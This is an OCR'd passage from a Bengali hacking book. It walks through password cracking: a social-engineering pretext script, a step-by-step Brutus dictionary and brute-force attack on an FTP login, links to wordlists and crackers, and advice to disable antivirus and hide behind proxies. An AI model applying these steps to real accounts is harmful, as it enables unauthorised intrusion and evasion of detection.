


১৬.এখন তুমি ওই উইন্ডোতে পুনরায় ফিরে আসবে,এখান থেকে Start এ চাপ দাও ।



P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

১৭. এখন উবুন্টু বুট মেন্যু আসবে। এবার Try Ubuntu থেকে বিভিন্ন অপশন এর মাধ্যমে উবুন্টু ইন্সটল করো।



www.purepdfbook.com
P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w

এখন উবুন্টু দেখে তুমি ভাবতে পারো যে পরবর্তীতে কি করতে হবে।তোমার শেখা এখন শুরু করা উচিত।তুমি দেখতে পাবে যে প্রায় প্রতি ডিসট্রিবিউসন এ একটি বিরাট কমুনিটি রয়েছে যা তোমাকে সাহায্য করবে,এবং এটি একটি গুগল অনুসন্ধানের মাধ্যমেই হতে পারে!আমি বই পড়ার জন্য পরামর্শ দিব।নিচে আমি কিছু বিখ্যাত বই এর তালিকা দিয়েছি যা তোমার কাজে লাগবে।

http://www.mediafire.com/?tnmnh1viyi2

http://www.mediafire.com/?ru90ink6val

http://www.mediafire.com/?9fm2wbw2c28aeed

অনেক ওয়েবসাইট আছে যা সম্পূর্ণ লিনাক্স সম্পর্কে।নিচে কিছু ভাল ওয়েবসাইট এর নাম দেয়া হলঃ

- http://www.linux.com/
- http://beginlinux.org/
- http://www.linux-tutorial.info/

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

যারা ছবি বা ভিডিও দেখে শিখতে চাও তাদের জন্য কিছু ভিডিওঃ

- http://www.vtc.com/products/Ubuntu-Linux-tutorials.htm

- http://www.vtc.com/products/Ubuntu-Linux-tutorials.htm

উপরের তালিকাটি লিনাক্স এর ভিতরের এবং বাইরের সব বিষয় জানার জন্য পর্যাপ্ত।তাহলে যেকোন একটি বই অথবা ওয়েবসাইট বা ভিডিও বেছে নাও এবং শেখা শুরু করো।

www.purepdfbook.com

৪র্থ অধ্যায়

পাসওয়ার্ড

বর্তমানে ,পাসওয়ার্ড হল ওয়েবসাইট ও কম্পিউটারের প্রধানতম নিরাপত্তা ব্যাবস্থা।কম্পিউটার বা নেটওয়ার্ক হ্যাকারদের অনুপ্রবেশ এর জন্য এটি হল সব চেয়ে সহজ উপায়।

পাসওয়ার্ড ক্র্যাকিং

প্রোগ্রামের মাধ্যমে পাসওয়ার্ড ক্রেকিং এর পূর্বে, আমি কোন একজন এর পাসওয়ার্ড ক্র্যাক করার জন্য কয়েকটি উপায় ব্যাখ্যা করব।

#সোসিয়াল ইঞ্জিনিয়ারিং - সোসিয়াল ইঞ্জিনিয়ারিং হল যখন এক জন হ্যাকার যখন মানুষের কাছ থেকে তার বিশ্বাস এর মাধ্যমে তথ্য নেয়। উদাহরণের জন্য, যদি হ্যাকার কারো কম্পিউটার এর পাসওয়ার্ড পেতে চেষ্টা করে, সে তার কাছে নিজেকে IT ডিপার্টমেনট এর কর্মী হিসাবে পরিচয় দিতে পারে।তাদের কথোপকথন এ রকম হতে পারে :

মি.ডটনেটঃ"হ্যালো মি.ডটকম।আমার নাম ডটনেট এবং আমি IT ডিপার্টমেনট থেকে বলছি।আমরা বর্তমানে তোমার কম্পিউটার এ একটি নতুন নিরাপত্তা হালনাগাদ করার চেষ্টা করছি।কিন্তু আমরা তোমার ইউজার ডেটাবেজে সংযোগ করতে পারছি না এবং তথ্য সংগ্রহ করতে পারছি না।তুমি কি আমাকে তোমার কম্পিউটার এর পাসওয়ার্ড জানিয়ে সাহায্য করবে?"মি.ডটকম স্বভাবতই মি.ডটনেট এর জন্য দুঃখ অনুভব করবে এবং তাকে পাসওয়ার্ড বলে দিবে।সে হ্যাক হয়ে গেল।হ্যাকার এখন তার অ্যাকাউন্ট এ যা খুশি করতে পারে।

#Shoulder surfing- Shoulder surfing যথাযথভাবে এর অর্থের মতই।হ্যাকার সহজেই তোমার কাঁধের উপর দিয়ে পাসওয়ার্ড দেখার চেষ্টা করে ।

#Guessing - যদি তুমি একটি দুর্বল পাসওয়ার্ড ব্যবহার করে থাক তাহলে হ্যাকার তোমার সম্বন্ধে তথ্য নিয়ে গবেষণা করার মাধ্যমে সহজে অনুমান করে পাসওয়ার্ড ক্র্যাক করতে

www.purepdfbook.com

পারে।এর কিছু উদাহরণঃফোন নাম্বার,পোষা প্রানি,জন্মদিন বা তোমার গার্লফ্রেন্ড/বয়ফ্রেন্ড এর নাম, জন্মদিন,ফোননাম্বার ইত্যাদি।


এখন আমরা সহজ low-tech পাসওয়ার্ড ক্রাকিং এর কৌশল সম্পর্কে জানলাম, আসো কিছু high-tech কৌশল এক্সপ্লোর করি।আমি কিছু প্রোগ্রাম ব্যবহার করি যা তুমি ব্যবহার করতে গেলে তোমার অ্যান্টিভাইরাস বাধা দিতে পারে। তোমাকে তোমার অ্যান্টি ভাইরাস বন্ধ করতে হবে যখন প্রোগ্রাম গুলো ডাউনলোড করবে ও চালু করবে।

#Dictionary attack - পাসওয়ার্ড যদি সহজ কিছু হয়ে থাকে তাহলে এই ভাবে তা ক্র্যাক করা সম্ভব হয়।ডিকশনারি অ্যাটাকিং টুল এক গুচ্ছ পূর্ণনির্ধারিত শব্দ বারে বারে লগিনের সময় ব্যবহার করা হয়।উদাহরনটি দেখলেই পরিষ্কার ভাবে বুঝতে পারবে।কঠিন পাসওয়ার্ড ক্র্যাকিংয়ের ক্ষেত্রে এই পদ্ধতি কাজ করেনা। নিম্নলিখিত উদাহরণে, আমি একটি এফটিপি সার্ভারে ডিকশনারি অ্যাটাক দেখাতে Brutus ব্যবহার করব,এটি একটি খুব সাধারণ পাসওয়ার্ড ক্রেকার। Brutus একটি উইন্ডোজ প্রোগ্রাম।উদাহারন দেয়ার আগে তোমাকে জানতে হবে এফটিপি সারভার কি।এফটিপি হল ফাইল ট্রান্সফার প্রোটোকল।এফটিপি হল ইন্টারনেট এ ফাইল এক্সচেঞ্জ এর অন্যতম একটি উপায়।যদি কোন হ্যাকার এফটিপি দিয়ে কোন ওয়েবসাইট এ ঢুকতে পারে তাহলে সে যে কোন কিছু আপলোড বা ডিলিট করতে পারবে। এফটিপি ঠিকানা আসল ওয়েবসাইট ঠিকানার মতই শুধুমাত্র http:// এর পরিবর্তে ftp:// থাকে।


১.প্রথমে হ্যাকার একটি লক্ষ্য বেছে নিবে।ধরি এটা আমার বাসার কমপিউটার এবং এর ip অ্যাড্রেস হল 127.0.0.1 ।

২.এফটিপিতে যাওয়ার পর এফটিপি://127.0.0.1 আমি একটি ইউজারনেম এবং পাসওয়ার্ডের জন্য একটি pop-up বাক্স দেখতে পাই।

www.purepdfbook.com
P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w



৩.এরপর হ্যাকার একটি প্রোগ্রাম চালু করবে যা পাসওয়ার্ড ক্র্যাক করার জন্য আমি এখানে Brutus ব্যবহার করব।



আরও কিছু পাসওয়ার্ড ক্রাকিং প্রোগ্রাম আছে যেমন ;

- http://www.oxid.it/cain.html
- John the Ripper http://www.openwall.com/john/

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

• THC Hydra http://freeworld.thc.org/thc-hydra/

• SolarWinds http://www.solarwinds.com/

• RainbowCrack http://www.antsight.com/zsl/rainbowcrack/


৪.লক্ষ্যটিতে তোমার আইপি প্রবেশ করাও এবং টাইপ হিসেবে এফটিপি বেছে নাও।

৫.ডিফল্ট পোর্ট ২১ কিন্তু কিছু ওয়েবসাইট তাদেরকে আরো বেসি নিরাপদ করার জন্য অন্যকিছুতে পরিবর্তন করে।। যদি তুমি দেখো যে ডিফল্ট পোর্ট ২১ নয়, তাহলে তুমি পোর্ট স্ক্যানিং করার মাধ্যমে এটি খুজে পেতে পারো।এ ব্যাপারে এই বইয়ের অন্য অংশে আলোচনা করব।

৬.তুমি যদি এফটিপি সার্ভার এর ইউজারনেম না জানো তাহলে তোমাকে সব চেয়ে ব্যবহার করা হয় এমন ইউজারনেম তালিকা পেতে হবে।


৭.একটি ডিকশোনারি অ্যাটাক তোমার জন্য পাসমোড ও শব্দ তালিকা বেছে নিতে হবে। ব্রাউজ করে শব্দ তালিকা ভুক্ত ফাইল টি বেছে নিতে হবে।তাহলে কিছু ভাল পাসওয়ার্ড পেতে পারো।

http://packetstormsecurity.org/Crackers/wordlists/ নিচে পাসওয়ার্ড আর ইউজারনেম কেমন হতে পারে তা দেয়া হল।



P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

৮।প্রোগ্রাম টি চালু করার সাথে সাথে এটা সার্ভারে সংযোগ করবে এবং তালিকা থেকে সমস্ত সম্ভব বিন্যাস চেষ্টা করতে শুরু করবে।




৯।যদি পাসওয়ার্ড সহজ হয় তাহলে সঠিক ইউজারনেম ও পাসওয়ার্ড এর বিন্যাস পেয়ে যাবে।যেমন নিচে দেখ ঠিক ইউজারনেম ও পাসওয়ার্ড এর বিন্যাস

ইউজারনেম - admin

পাসওয়ার্ড - password

www.purepdfbook.com



১০।স্মার্ট হ্যাকার এরকম একটি প্রোগ্রাম ব্যবহার করার সময় প্রক্সি ব্যবহার করবে। প্রক্সি তোমার কম্পিউটার এর আইপি হাইড করে অন্য একটি কম্পিউটার এর মাধ্যমে রিকুয়েস্ট তোমার টার্গেট এ পাঠিয়ে।এটি একটি চটপটে ধারনা কারন তুমি নিচের ছবিতে দেখে পাবে। Brutus লক্ষ্য সার্ভারে তোমার উপস্থিতির একটি বিশাল কার্যবিবরণী পাঠায়।

www.purepdfbook.com

```
(000147) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> 331 Password required for admin
(000149) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> USER admin
(000149) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> 331 Password required for admin
(000151) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> USER admin
(000151) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> 331 Password required for admin
(000150) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> USER admin
(000150) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> 331 Password required for admin
(000152) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> USER admin
(000152) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> 331 Password required for admin
(000153) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> USER admin
(000153) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> 331 Password required for admin
(000155) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> USER admin
(000155) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> 331 Password required for admin
(000154) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> USER admin
(000154) 10/23/2008 17:01:09 PM - (not logged in) (127.0.0.1)> 331 Password required for admin
(000147) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> PASS *****
(000147) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> 530 Login or password incorrect!
(000149) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> PASS *****
(000146) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> PASS ********
(000146) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> 530 Login or password incorrect!
(000148) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> PASS *******
(000148) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> 530 Login or password incorrect!
(000150) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> PASS ***
(000150) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> 530 Login or password incorrect!
(000152) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> PASS ****
(000152) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> 530 Login or password incorrect!
(000154) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> PASS ******
(000154) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> 530 Login or password incorrect!
(000154) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> disconnected.
(000149) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> 530 Login or password incorrect!
(000151) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> PASS ****
(000151) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> 530 Login or password incorrect!
(000153) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> PASS *******
(000153) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> 530 Login or password incorrect!
(000155) 10/23/2008 17:01:15 PM - (not logged in) (127.0.0.1)> PASS ******
```

ID	Account	IP	Transfer
000166	(not logged in)	127.0.0.1	
000167	(not logged in)	127.0.0.1	
000168	(not logged in)	127.0.0.1	
000169	(not logged in)	127.0.0.1	
000170	(not logged in)	127.0.0.1	
000171	(not logged in)	127.0.0.1	
000172	(not logged in)	127.0.0.1	
000173	(not logged in)	127.0.0.1	
000174	(not logged in)	127.0.0.1	
000175	(not logged in)	127.0.0.1	


১১। 127.0.0.1 হল হ্যাকার এর আইপি অ্যাড্রেস।এই সব চিহ্ন এর জন্য এক জন হ্যাকার ধরা খায় এবং আইনের অনেক ঝামেলায় পরে।

www.purepdfbook.com

ব্রুট ফোর্স অ্যাটাক

সময় এর সাপেক্ষে ব্রুট ফোর্স অ্যাটাক যে কোন পাসওয়ার্ড ক্র্যাক করতে পারে। ব্রুটফোর্স অ্যাটাক সম্ভাব্য সব নাম্বার অক্ষর বিশেষ চরিত্র নিয়ে বিন্যাস করে যতক্ষণ না পর্যন্ত সঠিক পাসওয়ার্ড না পাওয়া যায়।ব্রুট ফোর্স অ্যাটাক অনেক সময় নেয়।নিচে আমি দেখাবো কিভাবে ব্রুট ফোর্স অপশন আগের এফটিপি সার্ভার এর বিরুদ্ধে ব্যবহার করা যায়।


১।ডিকশনারি অ্যাটাক এর মত এখানেও লক্ষ্য এবং পোর্ট প্রবেশ করাতে হবে ।পাস মোড এর জন্য ব্রুট-ফোর্স বেছে নিতে হবে এবং রেঞ্জে ক্লিক করতে হবে।




২।তোমার যদি কোন ধারনা থাকে যে পাসওয়ার্ড কি হতে পারে তাহলে তুমি সঠিক অপশনটি বেছে নিতে পারোবে।উধাহারন সরূপ বলা যায় তুমি যদি জান কোন সাইট এর পাসওয়ার্ড একটি

www.purepdfbook.com

